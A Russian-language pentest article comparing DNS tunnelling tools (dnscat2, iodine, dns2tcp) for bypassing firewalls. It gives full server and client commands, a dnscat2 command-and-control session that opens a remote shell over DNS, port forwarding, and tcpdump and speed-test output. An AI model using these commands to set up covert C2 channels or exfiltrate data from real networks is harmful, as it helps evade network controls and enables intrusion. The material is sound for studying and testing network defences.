

Проброс интернета по DNS




Когда доступ в сеть наглухо заблокирован файрволом, а передать информацию нужно позарез, на помощь приходит техника **DNS-туннелирования**. Запросы к DNS даже при самых строгих настройках иногда все же проходят, и это можно использовать, отвечая на них со своего сервера, находящегося по другую сторону. Связь будет довольно медленной, но этой скорости хватит для доступа в локальную сеть организации или, например, для срочного выхода в интернет по платному WiFi за границей. Давайте посмотрим, какие утилиты помогут вам в этом деле и какие у рассмотренных инструментов плюсы и минусы.

Еще по теме: [Техники туннелирования при пентесте](#)

Об авторах

Авторы этой статьи — пентестеры из команды FBK CyberSecurity. Это часть крупнейшей российской аудиторско-консалтинговой группы ФБК (Финансовые и бухгалтерские консультанты). Компания специализируется на услугах в области практической информационной безопасности.

Вот общая схема, которая иллюстрирует то, что мы будем делать. В целом здесь все тривиально: даже если выхода наружу нет, запрашиваемые URL нужно резолвить, поэтому службу DNS зачастую не ограничивают в работе. Это дает хоть и узкую, но вполне рабочую лазейку.



Сейчас в интернете можно найти множество утилит для эксплуатации этой техники — каждая со своими фишками и багами. Мы выбрали для сравнительного тестирования пять наиболее популярных.

dnscat2: создание C&C через протокол DNS

dnscat2 — довольно популярная утилита, разработанная Роном Боузом, для создания командно-контрольного канала (C&C) через протокол DNS. Включает в себя серверную часть, написанную на Ruby, а также клиент на C. Под Windows существует версия клиента для PowerShell.

Для кодирования данных dnscat2 использует представление в шестнадцатеричном виде. Информация передается последовательно, то есть значение AAAA аналогично A.AAA, AAA.A и так далее.

Также протокол нечувствителен к регистру, то есть a1 и A1 — одно и то же. Для использования утилиты нужно иметь подконтрольный сервер с доменом, NS-записи которого ссылаются на конкретную машину. Клиент может выбрать, добавлять ли

доменное имя или добавлять в сообщение тег `dnscat`. для отправки данных.

Сообщения представлены как `<encoded data>.<domain>` или `<tag>.<encoded data>`. В случае если данные представлены иначе, передаются через неподдерживаемый тип записей или домен неизвестен, сервер может отбросить их либо перенаправить к вышестоящему серверу DNS.

Dnscat2 поддерживает основные типы записей DNS: TXT, MX, CNAME, A и AAAA. Тип ответа соответствует типу входящего запроса:

- TXT-ответ — шестнадцатеричные значения;
- CNAME и MX кодируются так же, как и запрос: либо с префиксом тега, либо с помощью постфикса домена. Это необходимо, потому что промежуточные серверы DNS не будут перенаправлять трафик, если он не заканчивается соответствующим доменным именем;
- A и AAAA — аналогично. TXT, данные без добавления домена или тега.

Протокол работы dnscat2

Сеанс устанавливается клиентом, отправляющим серверу SYN-пакет. Сервер отвечает аналогичным пакетом. Клиент и сервер ведут общение через пакеты MSG. Когда клиент решает, что соединение завершено, он отправляет на сервер пакет FIN, на что сервер отвечает так же. Когда сервер решает, что соединение завершено, он отвечает на MSG от клиента пакетом FIN, и сеанс прекращается. Из особенностей можно отметить, что сервер dnscat2 может держать несколько сессий, а также поддерживает базовую криптографию (не гарантируя при этом надежности).

Более подробно ознакомиться с протоколом и особенностями утилиты вы при желании можете на [странице в репозитории разработчика](#).

Запуск

Следуя инструкции с GitHub, соберем все, что нам нужно, и попробуем запустить. Для начала на сервере будем отслеживать, что же происходит на 53-м порте. Для этого запустим следующую команду.

```
root@oversec:~# tcpdump -vvv -s 0 -l -n port 53
tcpdump: listening on eth0, link-type EN10MB (Ethernet), capture size 262144 bytes
```

Теперь запустим сервер. В аргументах передаем только доменное имя, так как случай с прямым указанием IP нам неинтересен.

```
[root@oversec:~/RES_DNSCAT2/dnscat2/server# ruby ./dnscat2.rb oversec.ru
```

```
New window created: 0
```

```
dnscat2> New window created: crypto-debug
```

```
Welcome to dnscat2! Some documentation may be out of date.
```

```
auto_attach => false
```

```
history_size (for new windows) => 1000
```

```
Security policy changed: All connections must be encrypted
```

```
New window created: dns1
```

```
Starting Dnscat2 DNS server on 0.0.0.0:53
```

```
[domains = oversec.ru]...
```

Assuming you have an authoritative DNS server, you can run the client anywhere with the following (---secret is optional):

```
./dnscat --secret=3ef06f4465fe404015d81c5ec5dcf229 oversec.ru
```

To talk directly to the server without a domain name, run:

```
./dnscat --dns server=x.x.x.x,port=53 --secret=3ef06f4465fe404015d81c5ec5dcf229
```

Of course, you have to figure out <server> yourself! Clients will connect directly on UDP port 53.

Аналогично запускаем клиент и видим, что сессия установлена. Отлично, вроде работает!

```
root@osboxes:~/Desktop/RESEARCH/dnscat2/client# ./dnscat --dns domain=oversec.ru
```

```
Creating DNS driver:
```

```
domain = oversec.ru
```

```
host = 0.0.0.0
```

```
port = 53
```

```
type = TXT,CNAME,MX
```

```
server = 192.168.87.2
```

```
Encrypted session established! For added security, please verify the server also displays this string:
```

```
Gold Sitcom Winful Gold Sanded Chirp
```

```
[[ WARNING ]] :: Server's signature was wrong! Ignoring!
```

```
Session established!
```

На сервере наблюдаем следующее.

To talk directly to the server without a domain name, run:

```
./dnscat --dns server=x.x.x.x,port=53 --secret=3ef06f4465fe404015d81c5ec5dcf229
```

Of course, you have to figure out <server> yourself! Clients will connect directly on UDP port 53.

```
New window created: 1
```

```
Session 1 security: ENCRYPTED BUT *NOT* VALIDATED
```

```
For added security, please ensure the client displays the same string:
```

```
>> Gold Sitcom Winful Gold Sanded Chirp
```

Отлично, теперь давайте войдем в сессию.

```
dnscat2> session -i 1
New window created: 1
history_size (session) => 1000
Session 1 security: ENCRYPTED BUT *NOT* VALIDATED
For added security, please ensure the client displays the same string:
```

```
>> Gold Sitcom Winful Gold Sanded Chirp
This is a command session!
```

That means you can enter a dnscat2 command such as 'ping'! For a full list of clients, try 'help'.

Посмотрим, что утилита нам предоставляет.

```
[command (osboxes) 1> help
```

Here is a list of commands (use -h on any of them for additional help):

- * clear
- * delay
- * download
- * echo
- * exec
- * help
- * listen
- * ping
- * quit
- * set
- * shell
- * shutdown
- * suspend
- * tunnels
- * unset
- * upload
- * window
- * windows

```
command (osboxes) 1> █
```

Отлично! Для проверки запустим shell.

```
command (osboxes) 1> shell
Sent request to execute a shell
command (osboxes) 1> New window created: 2
Shell session created!
Client sent a bad sequence number (expected 50662, received 50652); re-sending
Client sent a bad sequence number (expected 50662, received 50652); re-sending
```

Круто! Сессия с шеллом создана, хоть и получили не сообщение, а bad sequence.

Для выхода из сессии жмем Ctrl-Z и идем в сессию 2.

Создадим файл и запишем в него текст, после чего выведем содержимое и удалим его.

```
sh (osboxes) 2> echo "HI FROM DNS!" > HI.txt
sh (osboxes) 2> cat HI.txt
sh (osboxes) 2> HI FROM DNS!

sh (osboxes) 2> rm HI.txt
sh (osboxes) 2> █
```

После результата для ввода новой команды нужно еще раз нажать Enter. Не интерактивно, конечно, но не страшно.

Это, конечно, все прикольно, но нам-то необходимо пробросить туннель. Давайте попробуем выгрузить к нам файл по SCP с какого-нибудь сервера через клиент, заодно проверим усредненную скорость. Пробрасываем туннель.

```
command (osboxes) 1> listen 9090 178.128.34.53:22
Listening on 0.0.0.0:9090, sending connections to 178.128.34.53:22
```

В сессии клиента мы указали, что надо слушать на стороне сервера порт 9090 и от клиента перенаправлять на 178.128.34.53:22. Теперь запустим SCP. В `tcpdump` можно увидеть общение клиента с сервером.

```
150.70.184.76.2233 > 138.197.178.150.53: [udp sum ok] 36307 AAAA? ns2.oversec.ru. (32)
13:09:52.512633 IP (tos 0x0, ttl 50, id 40871, offset 0, flags [none], proto UDP (17), length 60)
150.70.184.76.53408 > 138.197.178.150.53: [udp sum ok] 46039 AAAA? ns1.oversec.ru. (32)
13:09:52.614199 IP (tos 0x0, ttl 51, id 65232, offset 0, flags [none], proto UDP (17), length 94)
150.70.185.42.34620 > 138.197.178.150.53: [udp sum ok] 30357 [1au] A? macros_vector.4j2wkeyk.
doc.oversec.ru. ar: . OPT UDPsize=512 DO (66)
13:09:53.062861 IP (tos 0x0, ttl 48, id 41893, offset 0, flags [none], proto UDP (17), length 91)
173.194.98.2.60782 > 138.197.178.150.53: [udp sum ok] 28262% TXT? 7d8901e597289cf8aa2e4a0160a
0222f94.oversec.ru. (63)
13:09:53.064893 IP (tos 0x0, ttl 64, id 13159, offset 0, flags [DF], proto UDP (17), length 138)
138.197.178.150.53 > 173.194.98.2.60782: [bad udp cksum 0xb66f -> 0xb3da!] 28262 q: TXT? 7d89
01e597289cf8aa2e4a0160a0222f94.oversec.ru. 1/0/0 7d8901e597289cf8aa2e4a0160a0222f94.oversec.ru. [
1m] TXT "8ee501e597d32ac3fa1a63ffff62ca9469" (110)
13:09:54.108088 IP (tos 0x0, ttl 48, id 11337, offset 0, flags [none], proto UDP (17), length 91)
74.125.46.1.57881 > 138.197.178.150.53: [udp sum ok] 9569% MX? a95101e597d1a5b4b8147d01619985
0009.oversec.ru. (63)
13:09:54.109925 IP (tos 0x0, ttl 64, id 31813, offset 0, flags [DF], proto UDP (17), length 152)
138.197.178.150.53 > 74.125.46.1.57881: [bad udp cksum 0xb66f -> 0xb3da!] 9569 q: MX? a95101e
597d1a5b4b8147d016199850009.oversec.ru. 1/0/0 a95101e597d1a5b4b8147d016199850009.oversec.ru. [1m]
MX a39d01e597618ef95c1229ffff62ca9469.oversec.ru. 10 (124)
13:09:54.161970 IP (tos 0x0, ttl 48, id 38190, offset 0, flags [none], proto UDP (17), length 91)
74.125.74.1.47452 > 138.197.178.150.53: [udp sum ok] 58446% A? a39d01e597618ef95c1229ffff62ca
9469.oversec.ru. (63)
13:09:54.169006 IP (tos 0x0, ttl 64, id 8946, offset 0, flags [DF], proto UDP (17), length 107)
```

В конечном итоге мы получили среднюю скорость 0,8 Кбайт/с, фильмы в 4K, конечно, не посмотреть, но пробросить трафик нам все же удалось.

```
root@oversec:~# scp -P 9090 root@localhost:/root/kek.py /
root@localhost's password:
kek.py 100% 10KB 0.8KB/s 00:12
root@oversec:~# █
```

Давайте глянем, что там насчет загрузки.


```

root@docker-1gb-fra1-01:~# time scp -P 9090 /kek.py root@localhost:/root/kek.py
root@localhost's password:
kek.py                                100% 10KB  9.8KB/s  00:00

real    0m35.879s
user    0m0.064s
sys     0m0.024s
root@docker-1gb-fra1-01:~#

```

Как видно на скрине, хоть скорость и была около 10 Кбайт/с, но по факту утилита проработала долгое время.

Сейчас мы запускали клиент на [Kali Linux](#), посмотрим, как он работает в Windows. Здесь все намного печальнее. При том же эксперименте клиент в конце концов смог установить соединение, хоть на это и ушло большое количество попыток.

```

d:\Загрузки>dnscat2.exe --dns server=oversec.ru --secret=74e9d402284aa87f5ddad4270a784be3
Creating DNS driver:
  domain = (null)
  host   = 0.0.0.0
  port   = 53
  type   = TXT,CNAME,MX
  server = oversec.ru
Couldn't find host oversec.ru
Couldn't find host oversec.ru
Couldn't find host oversec.ru
Couldn't find host oversec.ru
Couldn't find host oversec.ru
Couldn't find host oversec.ru
Couldn't find host oversec.ru
Couldn't find host oversec.ru
Couldn't find host oversec.ru
^C
d:\Загрузки>dnscat2.exe --dns domain=oversec.ru --secret=74e9d402284aa87f5ddad4270a784be3
Creating DNS driver:
  domain = oversec.ru
  host   = 0.0.0.0
  port   = 53
  type   = TXT,CNAME,MX
  server = 192.168.1.1

** Peer verified with pre-shared secret!
Session established!

```

Однако при попытке пробросить SCP клиент внезапно отваливался.

```

Session established!
[[ ERROR ]] :: The server hasn't returned a valid response in the last 20 attempts.. closing session.
[[ FATAL ]] :: There are no active sessions left! Goodbye!
[[ WARNING ]] :: Terminating

d:\Загрузки>dnscat2.exe --dns domain=oversec.ru --secret=74e9d402284aa87f5ddad4270a784be3
Creating DNS driver:
  domain = oversec.ru
  host   = 0.0.0.0
  port   = 53
  type   = TXT,CNAME,MX
  server = 192.168.1.1

** Peer verified with pre-shared secret!

[[ ERROR ]] :: The server hasn't returned a valid response in the last 20 attempts.. closing session.
[[ FATAL ]] :: There are no active sessions left! Goodbye!
[[ WARNING ]] :: Terminating

```

Мне даже не удалось замерить среднюю скорость канала. Клиент тестировался на Windows 7 и 10 с одинаковыми результатами.

Посмотрим напоследок и на клиент для PowerShell. Для этого нужно перезапустить сервер с параметром —no-cache. В итоге там удалось запустить клиент и даже на какое-то время подружить его с сервером.

```
New window created: 13
Session 13 security: ENCRYPTED BUT *NOT* VALIDATED
For added security, please ensure the client displays the same string:
```

```
>> Essay Undam Chirp Swatch Libate Hedges
```

```
dnscat2> session -i 13
New window created: 13
history_size (session) => 1000
Session 13 security: ENCRYPTED BUT *NOT* VALIDATED
For added security, please ensure the client displays the same string:
```

```
>> Essay Undam Chirp Swatch Libate Hedges
This is a command session!
```

That means you can enter a dnscat2 command such as 'ping'! For a full list of clients, try 'help'.

```
command (DESKTOP-ROG4VKE) 13> shell
Sent request to execute a shell
command (DESKTOP-ROG4VKE) 13> █
```

```
command (DESKTOP-ROG4VKE) 7> listen 9091 178.128.34.53:22
Listening on 0.0.0.0:9091, sending connections to 178.128.34.53:22
command (DESKTOP-ROG4VKE) 7> Connection from 127.0.0.1:40468; forwarding to 178.128.34.53:22...
[Tunnel 1566378820] connection successful!
Client sent a bad sequence number (expected 360, received 260); re-sending
Client sent a bad sequence number (expected 460, received 360); re-sending
Client sent a bad sequence number (expected 560, received 460); re-sending
Client sent a bad sequence number (expected 660, received 560); re-sending
Client sent a bad sequence number (expected 760, received 660); re-sending
Client sent a bad sequence number (expected 860, received 760); re-sending
Client sent a bad sequence number (expected 960, received 860); re-sending
Client sent a bad sequence number (expected 1060, received 960); re-sending
Client sent a bad sequence number (expected 1160, received 1060); re-sending
Client sent a bad sequence number (expected 1348, received 1248); re-sending
Client sent a bad sequence number (expected 1448, received 1348); re-sending
Client sent a bad sequence number (expected 1548, received 1448); re-sending
Client sent a bad sequence number (expected 1948, received 1848); re-sending
Client sent a bad sequence number (expected 2048, received 1948); re-sending
Client sent a bad sequence number (expected 2148, received 2048); re-sending
```

Один раз получилось даже так.

```
^Croot@oversec:~# scp -P 9091 root@localhost:/root/kek.py /
The authenticity of host '[localhost]:9091 ([127.0.0.1]:9091)' can't be established.
ECDSA key fingerprint is SHA256:eHMH8s40/huzGSegy9wCZo99TlTkof/rodsCN+nQwqU.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added '[localhost]:9091' (ECDSA) to the list of known hosts
.
root@localhost's password:
kek.py 100% 10KB 0.6KB/s 00:16
root@oversec:~# █
```


Однако в большинстве случаев это приводило к следующей ситуации:

[illegible]

I realize this is super awkward.. don't worry, it'll get better next version! Stay tuned!

```
PS C:\Users\asus\OneDrive\workplace\DNStunnel> Start-Dnscat2 -Domain oversec.ru -DNSServer 172.17.8.21
Update-Dnscat2Session : Dnscat2: Failed to ConvertTo-Dnscat2Packet...
строка:2098 знак:41
+ ... $Sessions[$SessionId] = Update-Dnscat2Session $Sessions[$SessionId]
+
+ CategoryInfo          : NotSpecified: (:) [Write-Error], WriteErrorException
+ FullyQualifiedErrorId : Microsoft.PowerShell.Commands.WriteErrorException,Update-Dnscat2Session

PS C:\Users\asus\OneDrive\workplace\DNStunnel> Start-Dnscat2 -Domain oversec.ru -DNSServer 138.197.178.150
Update-Dnscat2Session : Dnscat2: Failed to ConvertTo-Dnscat2Packet...
строка:2098 знак:41
+ ... $Sessions[$SessionId] = Update-Dnscat2Session $Sessions[$SessionId]
+
+ CategoryInfo          : NotSpecified: (:) [Write-Error], WriteErrorException
+ FullyQualifiedErrorId : Microsoft.PowerShell.Commands.WriteErrorException,Update-Dnscat2Session
```

Итого

- Легкая настройка
- Большой набор функций
- Поддержка нескольких сессий
- Компилируемые клиенты
- Нестабильная работа на Windows (если это вообще можно назвать работой)
- Скорость загрузки ~0,6–0,8 Кбайт/с
- Скорость выгрузки ~10 Кбайт/с, но со странной задержкой

Iodine: проброс трафика IPv4 через DNS

Iodine — утилита, разработанная Эриком Экманом. Инструмент позволяет пробрасывать трафик IPv4 через DNS с использованием виртуальных интерфейсов. Состоит из компилируемого сервера и клиента, написанных на C. Клиенты Iodine запускаются только с правами root, но могут работать на разных архитектурах (ARM, IA64, x86, AMD64, SPARC64) многих ОС: Linux, FreeBSD, OpenBSD, NetBSD, macOS и Windows (с драйвером OpenVPN TAP32).

Установка на сервер

Для установки Iodine на сервер, достаточно выполнить команду

- 1 `$ sudo apt-get install libz-dev && git clone https://github.com/yarrick/iodine.git && cd iodine && make && make install`

А следующая команда запустит сервер.

- 1 `$ sudo ./iodined -f -c -P secretpassword 172.17.0.1 oversec.ru`



```
root@oversec: ~/iodine/bin
root@oversec:~/iodine/bin# ./iodined -f -c -P secretpassword 172.17.6.1 oversec.ru
Opened dns0
Setting IP of dns0 to 172.17.6.1
Setting MTU of dns0 to 1130
Opened IPv4 UDP socket
Opened IPv6 UDP socket
Listening to dns for domain oversec.ru
```

Запуск клиента

Для начала работы с клиентом необходимо написать что-то вроде:

- 1 `$./iodine -f -P secretpassword oversec.ru`

```
root@instmail: ~/iodine/bin
root@instmail:~/iodine/bin$ ./iodine -f -P secretpassword oversec.ru
Opened dns0
Opened IPv4 UDP socket
Sending DNS queries for oversec.ru to 67.207.67.3
Autodetecting DNS query type (use -T to override).
Using DNS type NULL queries
Version ok, both using protocol v 0x00000502. You are user #0
Setting IP of dns0 to 172.17.6.2
Setting MTU of dns0 to 1130
Server tunnel IP is 172.17.6.1
Testing raw UDP data to the server (skip with -r)
Server is at 138.197.178.150, trying raw login: OK
Sending raw traffic directly to 138.197.178.150
Connection setup complete, transmitting data.
```

Теперь на клиенте появился виртуальный интерфейс dns0, клиент получит IP-адрес. Можно обращаться на этот IP, и трафик пойдет через DNS.

```
root@instmail: ~
root@instmail:~$ ifconfig
dns0      Link encap:UNSPEC  HWaddr 00-00-00-00-00-00-00-00-00-00-00-00-00-00-00-00
-00
          inet addr:172.17.0.3  P-t-P:172.17.0.3  Mask:255.255.255.224
          UP POINTOPOINT RUNNING NOARP MULTICAST  MTU:1130  Metric:1
          RX packets:0 errors:0 dropped:0 overruns:0 frame:0
          TX packets:1 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:500
          RX bytes:0 (0.0 B)  TX bytes:40 (40.0 B)
```

Давайте попробуем подключиться по SSH.

1 \$ ssh root@172.17.6.2

```
root@instmail: ~
root@oversec:~$ ssh root@172.17.6.2
root@172.17.6.2's password:
Welcome to Ubuntu 16.04.3 LTS (GNU/Linux 4.4.0-109-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

Get cloud support with Ubuntu Advantage Cloud Guest:
http://www.ubuntu.com/business/services/cloud
```

Все работает! Вот что показывает tcpdump на 53-м порте сервера Iodine.

```
09:27:58.373085 IP (tos 0x0, ttl 60, id 0, offset 0, flags [DF], proto UDP (17), length 135)
  178.128.34.53.57140 > 138.197.178.150.53: [udp sum ok] 4305 op3*-{ $ [30938q] q: Type2048 (Class 17680)? .., q: T
09:27:58.373092 IP (tos 0x0, ttl 60, id 0, offset 0, flags [DF], proto UDP (17), length 367)
  178.128.34.53.57140 > 138.197.178.150.53: [udp sum ok] 4305 op3*-{ $ [30938q] q: Type2048 (Class 17680)? .., q: T
M-JTM-^M-^@X^8M-)M-S^V^@^A^A^H^J^YtM-;NM-!M-!M-yM-XM-mM-TM-^M-Kl-p.M-$ZAM-.M-^Rx^]3FM-4M-^EM-^R|M-^WuM-UM-^ZM-p
main]
09:27:58.388377 IP (tos 0x0, ttl 60, id 0, offset 0, flags [DF], proto UDP (17), length 1177)
  178.128.34.53.57140 > 138.197.178.150.53: [udp sum ok] 4305 op3*-{ $ [30938q] q: Type2048 (Class 17680)? .., q: T
09:27:58.388402 IP (tos 0x0, ttl 60, id 0, offset 0, flags [DF], proto UDP (17), length 1177)
  178.128.34.53.57140 > 138.197.178.150.53: [udp sum ok] 4305 op3*-{ $ [30938q] q: Type2048 (Class 17680)? .., q: T
M-^M-v^ZM-!M-V^NM-JTM-^M-^@P^8M-);,^@^@^A^A^H^J^YtM-;[M-!M-!M-!M-BaM-^VM-^RM-4M-^M-U_dM-^AlM-kM-^M-SNM-OM-^BAM-^
M-^JaM-^A^S^ViM-5M-b^Q^KM-y(<xM-^LM-5M-^8M-^BM-^GM-[JM-9^SNM-^SM-^IM-^CM-^]M-fBJ(M- M-DM-W5M-^VM-^E^GM-^AM-4hM-
R38'M-^N2ZM->M--Doy^JFM- ,^KH^M-!M-fZM-_,M-{AM-5M-wM-;M-BaM-^XM-!M-^YM-)M-WM-Xgkp-M-L^W^M-W45M-^WM-^VCM-sM-^ZRM-6
Q M-AM-^XM-^M-QM-^WM-2v^OM-qM-^@M-^WqM-=iE;M-ftM-7]>)^ZM-nM-^RM-Tn;pKM-rM-5;M-5M-DM-(M-H-M-^UYM-gM-^O.<BAD PTR>[Id
```

Iodine может самостоятельно выбирать наиболее быстрый из доступных видов кодировок (Base128, Base64, Base32) и типов пакетов (NULL, TXT, MX, CNAME и A), благодаря чему скорость получается высокой — около 10 Кбайт/с при

использовании SCP.

Протестируем клиент для Windows. Для этого нужно сначала установить драйверы интерфейса TAP/TUN. После этого запускаем приложение, как и в Linux, — из под администратора.

```
Администратор: Windows PowerShell
Состояние среды. . . . . : Среда передачи недоступна.
DNS-суффикс подключения . . . . . :
PS C:\Users\asus\OneDrive\Workplace\DNSstunnel> ./iodine -f -P secretpassword oversec.ru
Opening device Ethernet 2
Opened IPv4 UDP socket
Opened IPv4 UDP socket
Sending DNS queries for oversec.ru to 172.17.8.21
Opened IPv4 UDP socket
Autodetecting DNS query type (use -T to override).
Using DNS type NULL queries
Version ok, both using protocol v 0x00000502. You are user #0
Enabling interface 'Ethernet 2'
Setting IP of interface 'Ethernet 2' to 172.17.6.2 (can take a few seconds)...

Server tunnel IP is 172.17.6.1
Testing raw UDP data to the server (skip with -r)
Server is at 138.197.178.150, trying raw login: OK
Sending raw traffic directly to 138.197.178.150
Connection setup complete, transmitting data.
```

```
sergey@DESKTOP-ROG4VKE: ~
sergey@DESKTOP-ROG4VKE: $ ifconfig
eth2: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 172.17.6.2 netmask 255.255.255.224 broadcast 172.17.6.31
    inet6 fe80::ad24:5a38:a636:5ba1 prefixlen 64 scopeid 0x0<global>
    ether 00:ff:bb:1a:77:c2 (Ethernet)
    RX packets 0 bytes 0 (0.0 B)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 0 bytes 0 (0.0 B)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```

Вроде бы интерфейс настроился, но при попытке передать данные — ничего не происходит.

```
root@oversec: ~
root@oversec:~# nc 172.17.6.2 8800
Test data
[ ]

sergey@DESKTOP-ROG4VKE: ~
sergey@DESKTOP-ROG4VKE: $ nc -l -p 8800
```

В общем, все попытки запустить клиент Iodine в Windows не увенчались успехом.

Поглядим на скорость отправки и получения.

```
root@docker-lgb-fral-01:~# scp root@172.17.4.2:/root/dnserver.py test.kek
root@172.17.4.2's password:
dnserver.py                                100% 10KB 9.8KB/s 00:00

root@docker-lgb-fral-01:~# scp test.kek root@172.17.4.2:/root/dnserver_kek.py
root@172.17.4.2's password:
test.kek                                100% 10KB 9.8KB/s 00:00
```

Как мы видим, скорость для DNS-туннеля очень хорошая: 9,8 Кбайт/с на отправку и получение через SCP.

Итого

- Автоматический выбор кодировок и типов пакетов
- Запуск только из-под суперпользователя
- Компилируемый клиент
- Необходимость установки драйверов в Windows (а также сомнительная возможность работы с этой системой)
- Скорость загрузки ~9,8 Кбайт/с
- Скорость выгрузки ~9,8 Кбайт/с

dns2tcp: ретрансляции TCP через DNS

dns2tcp — утилита для ретрансляции TCP через DNS. Клиент и сервер — компилируемые, сервер также доступен через APT. Особенность инструмента в том, что он пробрасывает трафик от клиента к серверу.

Запуск

Для начала настроим сервер. Первым делом необходимо отредактировать файл `/etc/dns2tcpd.conf`.

```
GNU nano 2.5.3                                     File: /etc/dns2tcpd.conf
listen = 0.0.0.0
port = 53
# If you change this value, also change the USER variable in /etc/default/dns2tcpd
user = nobody
chroot = /tmp
domain = oversec.ru
resources = ssh:127.0.0.1:22 , smtp:127.0.0.1:25
```

Теперь запустим сам сервер командой:

```
1 $ dns2tcpd -f /etc/dns2tcpd.conf
```

Хорошо, теперь идем к клиенту.

```
root@osboxes: ~/Desktop/RESEARCH/dns2tcp/client# ./dns2tcp -r ssh -l 4430 -z oversec.ru
No DNS given, using 192.168.87.2 (first entry found in resolv.conf)
Listening on port : 4430
```

Здесь мы указали, что будем пробрасывать SSH (также есть режим для SMTP), указали порт, куда будем стучаться, ну и сам домен. Давайте скорее скачаем файл.

```
root@osboxes: ~/.ssh# scp -P 4430 root@localhost:/root/api.py /
api.py                                     100% 10KB 5.0KB/s 00:02
```

И походу проверим выгрузку.

```
root@osboxes:~# time scp -P 4430 /kek.py root@localhost:/root/kek.py
kek.py

real    0m2.633s
user    0m0.020s
sys     0m0.004s
```

100% 10KB 13.1KB/s 00:00

Итого

